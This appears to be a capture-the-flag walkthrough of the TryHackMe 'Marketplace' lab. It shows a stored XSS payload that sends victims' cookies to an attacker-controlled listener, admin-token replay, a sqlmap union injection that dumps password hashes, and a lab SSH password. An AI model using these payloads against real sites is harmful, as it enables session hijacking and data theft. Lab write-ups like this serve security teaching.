🗑️

The Marketplace

Platform	THM
Date	@January 29, 2022
Operating System	Linux
Tags	SQLi XSS jwt wildcard-injection

▼ Table of Contents

▼ Passwords


- `jake` : `SSH` : `@b_ENXkGYUCAv3zJ`

- Room: https://tryhackme.com/room/marketplace

Scanning/Enumeration


▼ Running a `nmap` scan the biggest thing that sticks out to me first is that this box has two web ports open serving what appears to be the same website when doing a high-level overview at first.

- `nmap -Pn -sC -sV tryhackme.attack -o nmap.txt`




```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c8:3c:c5:62:65:eb:7f:5d:92:24:e9:3b:11:b5:23:b9 (RSA)
|   256 06:b7:99:94:0b:09:14:39:e1:7f:bf:c7:5f:99:d3:9f (ECDSA)
|_  256 0a:75:be:a2:60:c6:2b:8a:df:4f:45:71:61:ab:60:b7 (ED25519)
80/tcp    open  http    nginx 1.19.2
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-server-header: nginx/1.19.2
|_http-title: The Marketplace
32768/tcp open  http    Node.js (Express middleware)
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-title: The Marketplace
```

▼ Running a `gobuster` scan on the target some sub-directories come back with the most interesting being the `/admin` address.



```
http://10.10.188.84:80/images           (Status: 301) [Size: 179] [⟶ /images/]
http://10.10.188.84:80/new              (Status: 302) [Size: 28] [⟶ /login]
http://10.10.188.84:80/login            (Status: 200) [Size: 857]
http://10.10.188.84:80/signup           (Status: 200) [Size: 667]
http://10.10.188.84:80/admin            (Status: 403) [Size: 392]
http://10.10.188.84:80/Login            (Status: 200) [Size: 857]
http://10.10.188.84:80/messages         (Status: 302) [Size: 28] [⟶ /login]
http://10.10.188.84:80/robots.txt       (Status: 200) [Size: 31]
http://10.10.188.84:80/New              (Status: 302) [Size: 28] [⟶ /login]
http://10.10.188.84:80/NEW              (Status: 302) [Size: 28] [⟶ /login]
http://10.10.188.84:80/Admin            (Status: 403) [Size: 392]
http://10.10.188.84:80/Signup           (Status: 200) [Size: 667]
```


▼ When you try to visit that address, I'm told that "I'm not authorized to view that page". I'll need to get credentials or find a way to get access to this page seeing as I can't find any other entry points into this box.



You are not authorized to view this page!

JWT Tokens

▼ When using the application I noticed that you have the ability to `"Report listings to admins"` which in the messages tab will first generate one message. Then the second message appears and seems to be automated similar to a cron job.



You have 1 new message(s)


From system
Thank you for your report. We have reviewed the listing and found nothing that violates our rules.

From system
Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!

▼ This at first didn't stick out to me, but when you capture the request in `Burp Suite` you can see the JWT Tokens being passed.

```
GET /report/2 HTTP/1.1
Host: 10.10.59.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.59.121/item/2
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjUsInVzZXJuYW1lIjoidGVzdCIsImFkbWluIjpmYWxzZSwiaWF0IjoxNjM4MzMyODQxfQ.
vw2VA_durQvigR-dI1M-XYHTGYZq5EMvASqdKsXec0Q
Upgrade-Insecure-Requests: 1
```

▼ Then using a tool like https://jwt.io/ you can see the output of the token.


JWT
Debugger
Libraries
Introduction
Ask
Crafted by auth0
Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA
VERIFY SIGNATURE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjUsInVzZXJuYW1lIjoidGVzdCIsImFkbWluIjpmYWxzZSwiaWF0IjoxNjM4MzMyODQxfQ.vw2VA_durQvigR-dI1M-XYHTGYZq5EMvASqdKsXecOQ
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


```
{
  "userId": 5,
  "username": "test",
  "admin": false,
  "iat": 1638332841
}
```


```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

XSS Vulnerability

▼ The ability to add a `"new listing"` is vulnerable to an XSS attack which can be leveraged to provide an admin token once `"report listing to admins"` button is hit on the new listing and the cron-like job goes through.


- `<script>alert('XSS');</script>`


The Marketplace
Home | New listing | Messages | Log out
Add new listing
<script>alert('XSS');</script>
<script>alert('XSS');</script>
Browse... No file selected.
File uploads temporarily disabled due to security issues
Submit Query




▼ To capture the admin token I create a `"new listing"` and enter the information like in the screenshot below because I'll be using this XSS_token_stealer to retrieve the token.

- `<script>var i=new Image;i.src="` `http://10.2.51.66:8888/?"+document.cookie;` `</script>`


The Marketplace
Home | New listing | Messages | Log out
Add new listing
Hackeddd
Browse...
No file selected.
File uploads temporarily disabled due to security issues
Submit Query

```
<script>var i=new Image;i.src="http://10.2.51.66:8888/?"+document.cookie;</script>
```

▼ Before I create the new listing I start the program up by entering `python XSS-cookie-stealer.py` and then create the new listing. Which once its created I'll be able to see my token displayed in the terminal.




```
kali@kali:~/THM/Marketplace$ python XSS-cookie-stealer.py
Started http server
[redacted]

2021-12-01 11:04 PM - 10.2.51.66        Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

token    ['eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjQsInVzZXJuYW1lIjoidGVzdCIsImFkbWluIjpmYWxzZSwiaWF0IjoxNjM4NDE2OTg3fQ.mGN2W9U7jIyxsQYt86nyAbuKlO
7065-_GBSWorXWAxI']
```

▼ Now that the listing is created I click on the `"report listing to admins"` button and see the admin token being reflected in my terminal




```
2021-12-01 11:04 PM - 10.10.186.159     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/85.0.4182.0 Safari/537.36

token    ['eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0cnVlLCJpYXQiOjE2Mzg0MTc4ODd9.sMV0Q1tYsy3YKGTvjjbQ0RSH
BALwONAqufSgLLwgo4A']
```


🚩First Flag

▼ The next thing I do is copy the admin token and capture a request of me going to `/admin` in `Burp Suite`. Send that request to the Repeater and change out my token for the admin token.


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn Autorize
Send
Cancel
Target: http://10.10.37.217
Request
Response
Pretty Raw Hex \n
Admin token here

```
GET /admin HTTP/1.1
Host: 10.10.37.217
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0cnVlLCJpYXQiOjE2Mzg0MTc4ODd9.sMV0Q1tYsy3YKGTvjjbQ0RSHBALwONAqufSgLLwgo4A
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

▼ Finally, replaying this request in my browser I'm able to see the first flag on the `/admin` page!


10.10.186.159/admin
The Marketplace
Home | Administration panel | New listing | Messages | Log out

User listing

THM[redacted]

User system
ID: 1
Is administrator: false


User michael
ID: 2
Is administrator: true

User jake
ID: 3
Is administrator: true

User test
ID: 4
Is administrator: false

SQL Injection


▼ Now that I have access to the admin page. I wanted to see if I could do things to the users in the screenshot above. Upon inspecting element and looking at their addresses I saw they lead to `/admin?user=2`. Which I thought could be vulnerable to local file inclusion, so I tried to look for the `/etc/passwd` file, but stumbled upon the starts of an SQL injection.


10.10.186.159/admin?user=/etc/passwd
The Marketplace
Home | Administration panel | New listing | Messages | Log out

Error: ER_PARSE_ERROR: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '/etc/passwd' at line 1


▼ I ran some more tests against the `?user=` parameter to try and figure out how to exploit this vulnerability by using strings such as - `1=1`, `1'`, `and1=1;` . To no avail, I turned to `SQLmap` to automate the attack with the command below which revealed hashed passwords and the database name!!

- `sqlmap http://10.10.102.147/admin?user=2 --cookie=token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0cnVlLCJpYXQiOjE2NDE1MTA3Nj --technique=U delay=2 -dump`



```
Database: marketplace
Table: users
[4 entries]
+----+----------------[redacted]+----------+-----------------+
| id | password                 | username | isAdministrator |
+----+--------------------------+----------+-----------------+
| 1  | $2b$10$[redacted]        | system   | 0               |
| 2  | $2b$10$[redacted]        | michael  | 1               |
| 3  | $2b$10$[redacted]        | jake     | 1               |
| 4  | $2b$10$[redacted]        | test     | 0               |
+----+--------------------------+----------+-----------------+
```


▼ Breakdown of the command



Terms/Switch	Meaning
`sqlmap`	Calls the sqlmap tool
`--cookie`	Specify that the cookie being passed is the token
`token=`	Provided w/ stolen admin token
`--technique=U`	Union based injection method
`delay=2`	Delays requests by 1 second
`-dump`	Dump the database table entries

